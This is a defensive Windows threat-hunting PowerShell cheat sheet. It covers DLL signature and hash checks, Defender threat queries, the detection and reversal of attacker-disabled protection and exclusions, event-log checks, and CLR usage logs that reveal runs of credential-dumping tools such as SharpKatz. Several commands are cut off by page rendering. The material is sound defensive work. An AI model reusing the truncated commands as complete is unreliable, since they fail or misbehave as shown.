iscsi.inf	20/11/2020 12:08:07
ntprint.inf	20/11/2020 12:08:07
prnms003.inf	20/11/2020 12:08:07
---	-----

DLL Queries

► section contents

DLLs Used in Processes

We've already discussed how to show [DLLs used in processes](#)

But what about getting *granular*. Well, let's pick on a specific process we can see running, and let's get the DLLs involved, their file location, their size, and if they have a company name

```
get-process -name "google*" |  
Fl @{l="Modules";e={$_.Modules | fl FileName, Size, Company | out-string}}  
  
#alternative version, just print filepath of specific process' DLL  
(gps -name "google*").Modules.FileName
```

FileName : C:\WINDOWS\SYSTEM32\ntdll.dll

Size : 1972

Company : Microsoft Corporation

FileName : C:\WINDOWS\System32\KERNEL32.DLL

Size : 716

Company : Microsoft Corporation

FileName : C:\WINDOWS\System32\KERNELBASE.dll

Size : 2644

Company : Microsoft Corporation

FileName : C:\WINDOWS\System32\ADVAPI32.dll

Size : 652

Company : Microsoft Corporation

FileName : C:\WINDOWS\System32\msvcrt.dll

Size : 632

Company : Microsoft Corporation

FileName : C:\WINDOWS\System32\sechost.dll

Size : 632

Company : Microsoft Corporation

You can in theory run this without specifying a process, and it will just retrieve all of the DLLs involved in all the processes. But this will be LONG man.

Investigate Process DLLs

We can zero in on the DLLs that a process may call on

```
(gps -name "google").Modules.FileName | Get-AuthenticodeSignature
```

SignerCertificate	Status	Path
A4341B9FD50FB9964283220A36A1EF6F6FAA7840	Valid	ntdll.dll
A4341B9FD50FB9964283220A36A1EF6F6FAA7840	Valid	KERNEL32.DLL
A4341B9FD50FB9964283220A36A1EF6F6FAA7840	Valid	KERNELBASE.dll
A4341B9FD50FB9964283220A36A1EF6F6FAA7840	Valid	ADVAPI32.dll
A4341B9FD50FB9964283220A36A1EF6F6FAA7840	Valid	msvcrt.dll
A4341B9FD50FB9964283220A36A1EF6F6FAA7840	Valid	sechost.dll
A4341B9FD50FB9964283220A36A1EF6F6FAA7840	Valid	RPCRT4.dll
A4341B9FD50FB9964283220A36A1EF6F6FAA7840	Valid	CRYPT32.dll
A4341B9FD50FB9964283220A36A1EF6F6FAA7840	Valid	ucrtbase.dll
AE9C1AE54763822EEC42474983D8B635116C8452	Valid	MSASN1.dll
A4341B9FD50FB9964283220A36A1EF6F6FAA7840	Valid	ole32.dll
A4341B9FD50FB9964283220A36A1EF6F6FAA7840	Valid	combase.dll
A4341B9FD50FB9964283220A36A1EF6F6FAA7840	Valid	bcryptPrimitives.dll
A4341B9FD50FB9964283220A36A1EF6F6FAA7840	Valid	GDI32.dll
A4341B9FD50FB9964283220A36A1EF6F6FAA7840	Valid	gdi32full.dll
A4341B9FD50FB9964283220A36A1EF6F6FAA7840	Valid	msvcp_win.dll
A4341B9FD50FB9964283220A36A1EF6F6FAA7840	Valid	USER32.dll
A4341B9FD50FB9964283220A36A1EF6F6FAA7840	Valid	dbghelp.dll
A4341B9FD50FB9964283220A36A1EF6F6FAA7840	Valid	win32u.dll
A4341B9FD50FB9964283220A36A1EF6F6FAA7840	Valid	OLEAUT32.dll

Investigate DLLs

Generically

This will return a lot of DLLs and their last write time. I personally would avoid this approach

```
gci -path C:\Windows\*, C:\Windows\System32\* -file -force -include *.dll | fl N

#to get signature codes for these pipe it
gci -path C:\Windows\*, C:\Windows\System32\* -file -force -include *.dll | Get-
#to get hashes for these, pipe it too
gci -path C:\Windows\*, C:\Windows\System32\* -file -force -include *.dll | get-
```

LastWriteTime : 15/09/2018 08:29:28

Name : aadauthhelper.dll

LastWriteTime : 15/09/2018 08:28:30

Name : aadcloudap.dll

LastWriteTime : 14/08/2019 02:21:19

Name : aadjcsp.dll

LastWriteTime : 15/09/2018 08:28:38

Name : aadtb.dll

LastWriteTime : 28/04/2020 02:31:22

Name : aadWamExtension.dll

LastWriteTime : 15/09/2018 08:28:30

Name : AboutSettingsHandlers.dll

LastWriteTime : 15/09/2018 08:28:56

Name : AboveLockAppHost.dll

LastWriteTime : 07/08/2020 02:19:32

Invalid

Like drivers, if a DLL is signed or un-signed, it doesn't immediately signal malicious. There are plenty of official files on a Windows machine that are unsigned. Equally, malicious actors can get signatures for their malicious files too.

You'll get a lot of results if you look for VALID, signed DLLs. So maybe filter for INVALID ones first. Both will take some time

```

#Get invalid
gci -path C:\Windows\*, C:\Windows\System32\* -file -force -include *.dll | 
Get-AuthenticodeSignature | ? Status -ne "Valid"

#collect valid ones with this command
gci -path C:\Windows\*, C:\Windows\System32\* -file -force -include *.dll | 
Get-AuthenticodeSignature | ? Status -eq "Valid"

```

Directory: C:\Windows\System32

SignerCertificate	Status	Path
	NotSigned	cpuidsdk64.dll
	NotSigned	cwbad1.dll
	NotSigned	cwbcore.dll
	NotSigned	cwbdc.dll
	NotSigned	cwbdq.dll
	NotSigned	cwbdt.dll
	NotSigned	cwbodbc.dll
	NotSigned	cwbrc.dll
	NotSigned	cwbrw.dll
	NotSigned	cwbsof.dll
	NotSigned	cwbunpla.dll
	NotSigned	cwbunpls.dll
	NotSigned	cwbunssl.dll
	NotSigned	cwbzzodb.dll
	NotSigned	qxdaedrs.dll

Specifically

We can apply all of the above to individual DLLs. If I notice something strange during the [process' DLL hunt](#), or if I had identified a DLL with [an invalid signature](#). I'd then hone in on that specific DLL.

```

gci -path C:\Windows\twain_32.dll | get-filehash
gci -path C:\Windows\twain_32.dll | Get-AuthenticodeSignature

```

```
gci -path C:\Windows\twain_32.dll | Get-AuthenticodeSignature
```

Directory: C:\Windows

SignerCertificate	Status	Path
AE9C1AE54763822EEC42474983D8B635116C8452	Valid	twain_32.dll



2021-06-

```
gci -path C:\Windows\twain_32.dll | get-filehash
```

Algorithm	Hash	Path
SHA256	FD293C4A8B44BAEE2EFCB5FD19080620ECA07D3FF3F4A693701F354951A68F40	C:\Windows\twain_32.dll

Verify

If you need to verify what a DLL is, you have a myriad of ways. One way is through [Winbindx](#)

Here, you can put the name of a DLL (or many of other filetypes), and in return get a whole SLUETH of data. You can compare the file you have locally with the Winbindx info, which may highlight malice - for example, does the hash match ? Or, is your local copy a much larger file size than the suggested size in the index?

twain_32.dll - Winbindx

Twain_32 Source Manager (Image Acquisition Interface)

SHA256	Wind...	↑	Up...	↓	File ...	↑	File ve...	↓	File size	↑	Extra	Download
d6ae65...	Windows 10 1507		Base 1507		x86		1,7,1,3		59 KB		Show	Download
c049d9...	Windows 10 1511		Base 1511		x86		1,7,1,3		59 KB		Show	Download
a3f8a1...	Windows 10 1607		Base 1607		x86		1,7,1,3		65 KB		Show	Download
7020e3	Windows 10 1703		Base 1703		x86		1,7,1,3		64 KB		Show	Download

If not Windex, you have the usual Google-Fu methods, and having the file hash will aid you [here](#)

AV Queries

► section contents

Query Defender

If you have Defender active on your windows machine, you can leverage PowerShell to query what threats the AV is facing

This simple command will return all of the threats. In the screenshot below, it shows someone attempted to download mimikatz.

Get-MpThreatDetection

```
[11/02/2021 12:58:21] | PS C:\ > Get-MpThreatDetection

ActionSuccess          : True
AdditionalActionsBitMask : 0
AMProductVersion       : 4.18.2109.6
CleaningActionID        : 3
CurrentThreatExecutionStatusID : 0
DetectionID            : {5259D447-0F3B-4738-BDC8-9372406683B5}
DetectionSourceTypeID   : 4
DomainUser              : MSEDGEWIN10\IEUser
InitialDetectionTime    : 11/2/2021 12:58:14 PM
LastThreatStatusChangeTime : 11/2/2021 12:58:21 PM
ProcessName              : Unknown
RemediationTime         : 11/2/2021 12:58:21 PM
Resources               : {file:_C:\Users\IEUser\Downloads\mimikatz_trunk.zip, webfile:_C:\Users\IEUser\Downloads\mimikatz_trunk.zip|https://github-releases.githubusercontent.com/18496166/bfc2b8f2-26e7-4893-9a4e-4d26a676794b?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAIWNJYAX4CSVEH53A%2F20211102%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20211102T125812Z&X-Amz-Expires=300&X-Amz-Signature=43c2e845ff6ccb268bda75050305a9b414900a01e329fee56e2a220ef8d05df3&X-Amz-SignedHeaders=host&actor_id=0&key_id=0&repo_id=18496166&response-content-disposition=attachment%3B%20filename%3Dmimikatz_trunk.zip&response-content-type=application%2Foctet-stream|pid:5112,ProcessStart:132803314939264143}
ThreatID                : 2147768041
ThreatStatusErrorCode    : 0
ThreatStatusID           : 4
PSComputerName           :
```

However, if you have numerous threat alerts, the above command may be messy to query. Let's demonstrate some augmentations we can add to make our hunt easier

```
Get-MpThreatDetection | Format-List threatID, *time, ActionSuccess
#Then, take the ThreatID and drill down further into that one
Get-MpThreat -ThreatID
```

```
[11/02/2021 12:58:47] | PS C:\ > Get-MpThreatDetection | Format-List threatID, *time, ActionSuccess
```

```
threatID : 2147768041
InitialDetectionTime : 11/2/2021 12:58:14 PM
LastThreatStatusChangeTime : 11/2/2021 12:58:21 PM
RemediationTime : 11/2/2021 12:58:21 PM
ActionSuccess : True
```

```
[11/02/2021 13:00:59] | PS C:\ > Get-MpThreat -ThreatID 2147768041
```

```
CategoryID : 8
DidThreatExecute : False
IsActive : False
Resources : {file:_C:\Users\IEUser\Downloads\mimikatz_trunk.zip, webfile:_C:\Users\IEUser\Downloads\mimikatz_trunk.zip|https://github-releases.githubusercontent.com/18496166/bfc2b8f2-26e7-4893-9a4e...}
```

Trigger Defender Scan

```
Update-MpSignature; Start-MpScan
```

```
#or full scan
```

```
Start-MpScan -ScanType FullScan
```

```
#Specify path
```

```
Start-MpScan -ScanPath "C:\temp"
```

```
[Administrator: Windows PowerShell]
```

```
[11/02/2021 13:04:40] | PS C:\ > Update-MpSignature; Start-MpScan
```

```
Start-MpScan
```

```
0/1 completed
```

```
[
```

```
Windows Defender Antivirus is scanning your device
```

```
This might take some time, depending on the type of scan selected.
```

```
Quick Scan
```

Check if Defender has been manipulated

Adversaries enjoy simply turning off / disabling the AV. You can query the status of Defender's various detections

```
Get-MpComputerStatus | fl *enable*
```

A screenshot of the Windows Defender Settings window. On the left, there's a sidebar with icons for Virus & threat protection settings, Firewall & network protection, Device protection, and Cloud-delivered protection. The main pane shows 'Real-time protection' is turned off, with a red exclamation mark icon and the message 'Real-time protection is off, leaving your device vulnerable.' A pink arrow points from the PowerShell command above to this message.

```
[11/02/2021 13:25:57] | PS C:\ > Get-MpComputerStatus | fl *enable*
```

AMServiceEnabled	:	True
AntispywareEnabled	:	True
AntivirusEnabled	:	True
BehaviorMonitorEnabled	:	False
IoavProtectionEnabled	:	False
NISEnabled	:	False
OnAccessProtectionEnabled	:	False
RealTimeProtectionEnabled	:	False

Adversaries also enjoy adding exclusions to AVs....however please note that some legitimate tooling and vendors ask that some directories and executables are placed on the exclusion list

```
Get-MpPreference | fl *Exclu*
```

A screenshot of the Windows Defender Settings window. The sidebar shows 'Cloud-delivered protection'. The main pane displays several exclusion settings:

```
[11/02/2021 13:49:09] | PS C:\ > Get-MpPreference | fl *Exclu*
```

AttackSurfaceReductionOnlyExclusions	:	
DisableAutoExclusions	:	False
ExclusionExtension	:	{.pi}
ExclusionIpAddress	:	
ExclusionPath	:	{C:\Users\IEUser\Pictures}
ExclusionProcess	:	{velociraptor}

Enable Defender monitoring

If you see some values have been disabled, you can re-enable with the following:

```
Set-MpPreference -DisableRealtimeMonitoring $false -verbose
```

```
[11/02/2021 13:35:23] | PS C:\ > Set-MpPreference -DisableRealtimeMonitoring $false -verbose
VERBOSE: Performing operation 'Update MSFT_MpPreference' on Target 'ProtectionManagement'.
[11/02/2021 13:35:33] | PS C:\ > Get-MpComputerStatus | fl *enable*

AMServiceEnabled      : True
AntispywareEnabled    : True
AntivirusEnabled     : True
BehaviorMonitorEnabled: True
IoavProtectionEnabled: True
NISEnabled             : True
OnAccessProtectionEnabled: True
RealTimeProtectionEnabled: True
```

And get rid of the exclusions the adversary may have gifted themselves

```
Remove-MpPreference -ExclusionProcess 'velociraptor' -ExclusionPath 'C:\Users\IEU'
```

```
[11/02/2021 14:02:05] | PS C:\ > Remove-MpPreference -ExclusionProcess 'velociraptor' -ExclusionPath 'C:\Users\IEUser\Pictures' -ExclusionExtension '.piif' -force -verbose
VERBOSE: Performing operation 'Update MSFT_MpPreference' on Target 'ProtectionManagement'.
[11/02/2021 14:03:46] | PS C:\ > Get-MpPreference | fl *Excl*
```

AttackSurfaceReductionOnlyExclusions :	
DisableAutoExclusions :	False
ExclusionExtension :	
ExclusionIpAddress :	
ExclusionPath :	
ExclusionProcess :	

Log Queries

► section contents

From a security perspective, you probably don't want to query logs on the endpoint itself....endpoints after a malicious event can't be trusted. You're better to focus on the logs that have been forwarded from endpoints and centralised in your SIEM.

If you REALLY want to query local logs for security-related instances, I can recommend this [awesome repo](#)

I've tended to use these commands to troubleshoot Windows Event Forwarding and other log related stuff.

Show Logs

Show logs that are actually enabled and whose contents isn't empty.

```
Get-WinEvent -ListLog *|
where-object {$_.IsEnabled -eq "True" -and $_.RecordCount -gt "0"} |
```

```
sort-object -property LogName |  
format-table LogName -autosize -wrap
```

```
LogName  
-----  
Application  
Microsoft-Client-Licensing-Platform/Admin  
Microsoft-Windows-AAD/Operational  
Microsoft-Windows-Application-Experience/Program-Compatibility-Assistant  
Microsoft-Windows-Application-Experience/Program-Telemetry  
Microsoft-Windows-ApplicationResourceManagementSystem/Operational  
Microsoft-Windows-AppModel-Runtime/Admin  
Microsoft-Windows-AppReadiness/Admin  
Microsoft-Windows-AppReadiness/Operational  
Microsoft-Windows-AppXDeployment/Operational  
Microsoft-Windows-AppXDeploymentServer/Operational  
Microsoft-Windows-BackgroundTaskInfrastructure/Operational  
Microsoft-Windows-Biometrics/Operational  
Microsoft-Windows-Bits-Client/Operational  
Microsoft-Windows-CertificateServicesClient-Lifecycle-System/Operational  
Microsoft-Windows-CertificateServicesClient-Lifecycle-User/Operational  
Microsoft-Windows-CodeIntegrity/Operational  
Microsoft-Windows-Container-Unit/Operational
```

Overview of what a specific log is up to

```
Get-WinEvent -ListLog Microsoft-Windows-Sysmon/Operational | Format-List -Property
```

```
FileSize : 67112960  
IsLogFile : False  
LastAccessTime : 08/03/2021 20:41:33  
LastWriteTime : 01/06/2021 15:12:50  
OldestRecordNumber : 23136464  
RecordCount : 84703  
LogName : Microsoft-Windows-Sysmon/Operational  
LogType : Operational  
LogIsolation : Custom  
.IsEnabled : True  
IsClassicLog : False  
SecurityDescriptor : 0:BAG:SYD:(A;;0xf0007;;;SY)(A;;0x7;;;BA)(A;;0x1;;;B0)(A;;0x1;;;SO)(A;;0x1;;;S-1-5-32-573)(A;;0x1;;;NS)  
LogFilepath : %SystemRoot%\System32\Winevt\Logs\Microsoft-Windows-Sysmon%4Operational.evtx  
MaximumSizeInBytes : 67108864  
LogMode : Circular
```

Specifically get the last time a log was written to

```
(Get-WinEvent -ListLog Microsoft-Windows-Sysmon/Operational).lastwritetime
```

03/09/2021 10:15:29 G...	106
03/10/2021 20:15:37 C...	07
03/10/2021 20:19:41 C...	16
03/11/2021 13:50:15 G...	357
03/12/2021 15:44:14 C...	27
03/19/2021 09:46:31 G...	976
03/23/2021 14:44:15 C...	12
04/06/2021 13:45:42 C...	26
04/08/2021 12:14:51 C...	10

Compare the date and time a log was last written to

Checks if the date was written recently, and if so, just print *sysmon working* if not recent, then print the date last written. I've found sometimes that sometimes sysmon bugs out on a machine, and stops committing to logs. Change the number after `-ge` to be more flexible than the one day it currently compares to

```
$b = (Get-WinEvent -ListLog Microsoft-Windows-Sysmon/Operational).lastwritetime;
$a = Get-WinEvent -ListLog Microsoft-Windows-Sysmon/Operational| where-object {$_
if ($a -eq $null){Write-host "sysmon_working"} else {Write-host "$env:computernam
```

04/09/2021 13:14:51 C	019
04/09/2021 13:16:55 C	020
04/09/2021 13:32:14 C	018
04/28/2021 14:56:42 C	028
05/23/2021 04:07:07 C	788
05/24/2021 06:00:52 C	027
05/25/2021 11:15:08 CI	028
05/26/2021 02:43:48 H	X1
05/26/2021 11:05:07 CI	097
n_working CF	39
n_working CF	58
n_working CF	17

Read a Log File

Again, trusting the logs of an endpoint is a dangerous game. An adversary can evade endpoint logging. It's better to utilise logs that have been taken to a central point, to trust EVENT IDs from Sysmon, or trust [network traffic](#) if you have it.

Nonetheless, you can read the EVTX file you are interesting in

```
Get-WinEvent -path "C:\windows\System32\Winevt\Logs\Microsoft-Windows-PowerShell%  
#Advisable to filter by Id to filter out noise  
Get-WinEvent -path "C:\windows\System32\Winevt\Logs\Microsoft-Windows-PowerShell%  
? Id -eq '4104' | ft -wrap  
#this is an example ID number.
```

```
[07/02/2021 22:36:11] PS> Get-WinEvent -path "C:\windows\System32\Winevt\Logs\Microsoft-Windows-PowerShell%4Operational.evtx" | ft -wrap
```

TimeCreated	Id	LevelDisplayName	Message
7/2/2021 10:31:50 PM	40962	Information	PowerShell console is ready for user input
7/2/2021 10:31:50 PM	53504	Information	Windows PowerShell has started an IPC listening thread on process: 4696 in AppDomain: DefaultAppDomain.
7/2/2021 10:31:50 PM	40961	Information	PowerShell console is starting up
7/2/2021 10:30:13 PM	40962	Information	PowerShell console is ready for user input
7/2/2021 10:30:13 PM	40962	Information	PowerShell console is ready for user input
7/2/2021 10:30:13 PM	53504	Information	Windows PowerShell has started an IPC listening thread on process: 8188 in AppDomain: DefaultAppDomain.
7/2/2021 10:30:12 PM	53504	Information	Windows PowerShell has started an IPC listening thread on process: 3048 in AppDomain: DefaultAppDomain.
7/2/2021 10:30:12 PM	40961	Information	PowerShell console is starting up
7/2/2021 10:30:12 PM	40961	Information	PowerShell console is starting up
7/2/2021 10:30:12 PM	40962	Information	PowerShell console is ready for user input
7/2/2021 10:30:11 PM	53504	Information	Windows PowerShell has started an IPC listening thread on process: 8020 in AppDomain: DefaultAppDomain.
7/2/2021 10:30:11 PM	40961	Information	PowerShell console is starting up
7/2/2021 9:31:23 PM	40962	Information	PowerShell console is ready for user input
7/2/2021 9:31:23 PM	53504	Information	Windows PowerShell has started an IPC listening thread on process: 7136 in AppDomain: DefaultAppDomain.
7/2/2021 9:31:23 PM	40961	Information	PowerShell console is starting up
7/2/2021 9:29:58 PM	40962	Information	PowerShell console is ready for user input
7/2/2021 9:29:58 PM	53504	Information	Windows PowerShell has started an IPC listening thread on process: 656 in AppDomain: DefaultAppDomain.
7/2/2021 9:29:58 PM	40961	Information	PowerShell console is starting up
7/2/2021 9:29:42 PM	40962	Information	PowerShell console is ready for user input
7/2/2021 9:29:42 PM	53504	Information	Windows PowerShell has started an IPC listening thread on process: 7368 in AppDomain: DefaultAppDomain.
7/2/2021 9:29:42 PM	40961	Information	PowerShell console is starting up
7/2/2021 9:28:20 PM	4104	Warning	Error Message = Property LastWriteTime does not exist at path HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce. Fully Qualified Error ID = Argument,Microsoft.PowerShell.Commands.GetItemPropertyValueCommand

```
[07/02/2021 22:38:34] PS> Get-WinEvent -path "C:\windows\System32\Winevt\Logs\Microsoft-Windows-PowerShell%4Operational.evtx" | ? Id -eq '4104' | ft -wrap
```

TimeCreated	Id	LevelDisplayName	Message
7/1/2021 12:18:32 PM	4104	Warning	Creating Scriptblock text (1 of 1): # Copyright © 2008, Microsoft Corporation. All rights reserved. #Common utility functions Import-LocalizedData -BindingVariable localizationString -FileName CL_LocalizationData # Function to get user troubleshooting history function Get-UserTSHistoryPath { return "\${env:localappdata}\diagnostics" }

WinRM & WECSVC permissions

Test the permissions of winrm - used to see windows event forwarding working, which uses winrm usually on endpoints and wecsvc account on servers

```
netsh http show urlacl url=http://+:5985/wsman/ && netsh http show urlacl url=htt
```

```
netsh http show urlacl url=http://+:5985/wsman/ && netsh http show urlacl url=https://+:5986/wsman/
```

URL Reservations:

```
-----  
Reserved URL : http://+:5985/wsman/  
User: NT SERVICE\WinRM  
Listen: Yes  
Delegate: No  
SDDL: D:(A;;GX;;;S-1-5-80-569256582-2953403351-2909559716-1301513147-412116970)
```

URL Reservations:

```
-----  
Reserved URL : https://+:5986/wsman/  
User: NT SERVICE\WinRM  
Listen: Yes  
Delegate: No  
SDDL: D:(A;;GX;;;S-1-5-80-569256582-2953403351-2909559716-1301513147-412116970)
```

Usage Log

These two blogs more or less share how to possibly prove when a C#/net binary was executed [1](#), [2](#)

The log's contents itself is useless. But, the file name of the log may be telling as it will be named after the binary executed.

A very basic way to query this is

```
gci "C:\Users\*\AppData\Local\Microsoft\*\UsageLogs\*", "C:\Windows\System32\conf
```

```
PS C:\> gci "C:\Users\*\AppData\Local\Microsoft\CLR_v4.0\UsageLogs\*",
>> "C:\Windows\System32\config\systemprofile\AppData\Local\Microsoft\CLR_v4.0\UsageLogs\"
```

```
Directory: C:\Users\IEUser\AppData\Local\Microsoft\CLR_v4.0\UsageLogs
```

Mode	LastWriteTime	Length	Name
-a----	11/19/2022 8:38 PM	642	NGenTask.exe.log
-a----	11/24/2022 1:18 PM	3857	powershell.exe.log
-a----	11/11/2022 4:14 PM	5924	sdiagnhost.exe.log
-a----	11/24/2022 1:18 PM	659	SharpKatz.exe.log
-a----	11/11/2022 3:05 PM	425	Suborner64.exe.log

```
Directory: C:\Users\toby\AppData\Local\Microsoft\CLR_v4.0\UsageLogs
```

Mode	LastWriteTime	Length	Name
-a----	11/19/2022 8:38 PM	642	NGenTask.exe.log
-a----	11/19/2022 8:32 PM	5924	sdiagnhost.exe.log

```
Directory: C:\Windows\System32\config\systemprofile\AppData\Local\Microsoft\CLR_v4.0\UsageLogs
```

Mode	LastWriteTime	Length	Name
------	---------------	--------	------

If you wanted to query this network wide, you've got some options:

```
#Show usage log's created after a certain day
#use american date, probably a way to convert it but meh
gci "C:\Users\*\AppData\Local\Microsoft\*\UsageLogs\*",
"C:\Windows\System32\config\systemprofile\AppData\Local\Microsoft\*\UsageLogs\*"
where-object {$_.LastWriteTime -gt [datetime]::parse("11/22/2022")} |
? Name -notmatch Powershell #can ignore and filter some names

# Show usage log but split to focus on the username, executable, and machine name
(gci "C:\Users\*\AppData\Local\Microsoft\*\UsageLogs\*").fullname |
ForEach-Object{$data = $_.split("\\");write-output "$($data[8]), $($data[2]), $($data[1])" | Select-String -notmatch "powershell", "NGenTask", "sdiagnhost"

#For SYSTEM, you don't need to overcomplicate this
(gci "C:\Windows\System32\config\systemprofile\AppData\Local\Microsoft\*\UsageLog
ForEach-Object{ write-host "$_, SYSTEM, $(hostname)"}
```

```
PS C:\> gci "C:\Users\*\AppData\Local\Microsoft\CLR_v4.0\UsageLogs\*" |  
  >> "C:\Windows\System32\config\systemprofile\AppData\Local\Microsoft\CLR_v4.0\UsageLogs\" |  
  >> where-object {$_.LastWriteTime -gt [datetime]::parse("11/22/2022") } |  
  >> ? Name -notmatch Powershell
```

Directory: C:\Users\IEUser\AppData\Local\Microsoft\CLR_v4.0\UsageLogs

Mode	LastWriteTime	Length	Name
-a----	11/24/2022 1:56 PM	642	NGenTask.exe.log
-a----	11/24/2022 1:18 PM	659	SharpKatz.exe.log

Directory: C:\Windows\System32\config\systemprofile\AppData\Local\Microsoft\CLR_v4.0\UsageLogs

Mode	LastWriteTime	Length	Name
-a----	11/24/2022 1:56 PM	642	NGenTask.exe.log
-a----	11/24/2022 1:56 PM	226	taskhostw.exe.log

```
PS C:\> (gci "C:\Users\*\AppData\Local\Microsoft\CLR_v4.0\UsageLogs\*").fullname |  
  >> ForEach-Object{$data = $_.split("\\");write-output "$($data[8]), $($data[2]), $($hostname)"} |  
  >> Select-String -notmatch "powershell", "NGenTask", "sdiagnhost"
```

SharpKatz.exe.log, IEUser, MSEDGEWIN10
Suborner64.exe.log, IEUser, MSEDGEWIN10

```
PS C:\> (gci "C:\Windows\System32\config\systemprofile\AppData\Local\Microsoft\CLR_v4.0\UsageLogs\").name |  
  >> ForEach-Object{ write-host "$_, SYSTEM, $($hostname)"}  
NGenTask.exe.log, SYSTEM, MSEDGEWIN10  
powershell.exe.log, SYSTEM, MSEDGEWIN10  
Suborner64.exe.log, SYSTEM, MSEDGEWIN10  
taskhostw.exe.log, SYSTEM, MSEDGEWIN10  
tzsync.exe.log, SYSTEM, MSEDGEWIN10  
PS C:\>
```

But keep in mind, an adversary changing the file name is easy and therefore this is a meh telemetry source

Directory: C:\Users\IEUser\AppData\Local\Microsoft\CLR_v4.0\UsageLogs

Mode	LastWriteTime	Length	Name
-a----	11/24/2022 1:56 PM	642	NGenTask.exe.log
-a----	11/24/2022 1:18 PM	659	SharpKatz.exe.log
-a----	11/24/2022 2:43 PM	425	totally_legit.exe.log

Powershell Tips

► section contents

Get Alias

PwSh is great at abbreviating the commands. Unfortunately, when you're trying to read someone else's abbreviated PwSh it can be ballache to figure out exactly what each weird abbreviation does.

Equally, if you're trying to write something smol and cute you'll want to use abbreviations!

Whatever you're trying, you can use `Get-Alias` to figure all of it out

```
#What does an abbreviation do
get-alias -name gwmi
#What is the abbreviation for this
get-alias -definition write-output
#List all alias' and their full command
get-alias
```

[06/02/2021 20:53:11] PS C:\Users\IEUser > <code>get-alias -name gwmi</code>			
CommandType	Name	Version	Source
-----	-----	-----	-----
Alias gwmi -> Get-WmiObject			
[06/02/2021 20:53:23] PS C:\Users\IEUser > <code>get-alias -definition write-output</code>			
CommandType	Name	Version	Source
-----	-----	-----	-----
Alias echo	-> Write-Output		
Alias write	-> Write-Output		

Get Command and Get Help

This is similar to `apropos` in Bash. Essentially, you can search for commands related to keywords you give.

Try to give singulars, not plural. For example, instead of `drivers` just do `driver`

```
get-command *driver*
## Once you see a particular command or function, to know what THAT does use get-
# get-help [thing]
Get-Help Get-SystemDriver
```

CommandType	Name	Version	Source
Function	Add-PrinterDriver	1.1	PrintManagement
Function	Get-OdbcDriver	1.0.0.0	Wdac
Function	Get-PrinterDriver	1.1	PrintManagement
Function	Remove-PrinterDriver	1.1	PrintManagement
Function	Set-OdbcDriver	1.0.0.0	Wdac
Cmdlet	Add-WindowsDriver	3.0	Dism
Cmdlet	Export-WindowsDriver	3.0	Dism
Cmdlet	Get-SystemDriver	1.0	ConfigCI
Cmdlet	Get-WindowsDriver	3.0	Dism
Cmdlet	Remove-WindowsDriver	3.0	Dism
Application	driverquery.exe	10.0.17...	C:\windows\system32

```
Get-Help Get-SystemDriver
```

NAME

Get-SystemDriver

SYNTAX

```
Get-SystemDriver [-Audit] [-ScanPath <string>] [-UserPEs] [-NoScript] [-NoShadowCopy] [-OmitPaths <string[]>]
[-PathToCatroot <string>] [-ScriptFileNames] [<CommonParameters>]
```

ALIASES

None

REMARKS

Get-Help cannot find the Help files for this cmdlet on this computer. It is displaying only partial help.
-- To download and install Help files for the module that includes this cmdlet, use Update-Help.

WhatIf

-WhatIf is quite a cool flag, as it will tell you what will happen if you run a command. So before you kill a vital process for example, if you include whatif you'll gain some insight into the irreversible future!

```
get-process -name "excel" | stop-process -whatif
```

```
get-process -name "excel" | stop-process -whatif
```

```
What if: Performing the operation "Stop-Process" on target "EXCEL (10948)".
```

Clip

You can pipe straight to your clipboard. Then all you have to do is paste

```
# this will write to terminal  
hostname  
# this will pipe to clipboard and will NOT write to terminal  
hostname | clip  
# then paste to test  
#ctrl+v
```

```
[06/02/2021 21:23:36] | PS C:\Users\IEUser > hostname  
MSEdgeWIN10  
[06/02/2021 21:23:38] | PS C:\Users\IEUser > hostname | clip  
[06/02/2021 21:23:41] | PS C:\Users\IEUser > MSEdgeWIN10
```

Output Without Headers

You may just want a value without the column header that comes. We can do that with –ExpandProperty

```
# use the –expandproperty before the object you want. IN this case, ID  
select –ExpandProperty id  
  
# so for example  
get-process –Name "google*" | select –ExpandProperty id  
# lets stop the particular google ID that we want  
$PID = get-process –Name "google" | ? Path –eq $Null | select –ExpandProperty id  
Stop-Process –ID $PID –Force –Confirm:$false –verbose
```



```
get-process -Name "google*" | select -ExpandProperty id
```

```
10160
```



```
get-process -Name "google*" | select id
```

Id



--

```
10160
```

If you pipe to `| format-table` you can simply use the `-HideTableHeaders` flag

```
gps -name "google*" | ft -HideTableHeaders
```

189	13	2144	3192	0.08	10160	0	GoogleUpdate
-----	----	------	------	------	-------	---	--------------

Re-run commands

If you had a command that was great, you can re-run it again from your powershell history!

```
##list out history
get-history
#pick the command you want, and then write down the corresponding number
#now invoke history
Invoke-History -id 38
```

```
## You can do the alias / abbreviated method for speed  
h  
r 43
```

```
35 Clear-Content  
36 clear  
37 Get-History  
38 echo "howdy partner!"  
39 cls  
40 Get-History  
41 cls
```

```
[06/02/2021 22:11:38] | PS C:\Users\IEUser > Invoke-History -id 38  
echo "howdy partner!"  
howdy partner!
```

```
[06/02/2021 22:16:09] | PS C:\Users\IEUser > h
```

```
Id CommandLine  
-- -----  
50 clear-history  
51 cls  
52 history  
53 echo "howdy partner!"  
54 cls
```

```
[06/02/2021 22:16:13] | PS C:\Users\IEUser > r 53  
echo "howdy partner!"  
howdy partner!
```

Stop Truncation

Out-String

For reasons(?) powershell truncates stuff, even when it's really unhelpful and pointless for it to do so. Take the below for example: our hash AND path is cut off....WHY?! :rage:

Hash	Path
----- 18B16797CEC719FB6863BF3FAF2FAD6675E7...	C:\Program Files\Microsoft Integrati...

Hash	Path
----- 022A1F9E9DA097C77698713A907F8AC81DCD...	C:\Program Files\Microsoft Integrati...

To fix this, use `out-string`

```
#put this at the very end of whatever you're running and is getting truncated  
| outstring -width 250  
# or even more  
| outstring -width 4096  
#use whatever width number appropriate to print your results without truncation  
  
#you can also stack it with ft. For example:  
Get-ItemProperty -Path "HKLM:\System\CurrentControlSet\services\*" |  
ft PSChildName, ImagePath -autosize | out-string -width 800
```

Look no elipses!

F30686DD09B81D4080AB58DEF209173772FA132FA3762688274270AFA6407872 C:\Windows\system32\conhost.exe
18B16797CEC719FB6863BF3FAF2FAD6675E79BF384EA4859B91764C22A352A6B C:\Program Files\Microsoft Integration Runtime\5.0\Shared\diahost.exe
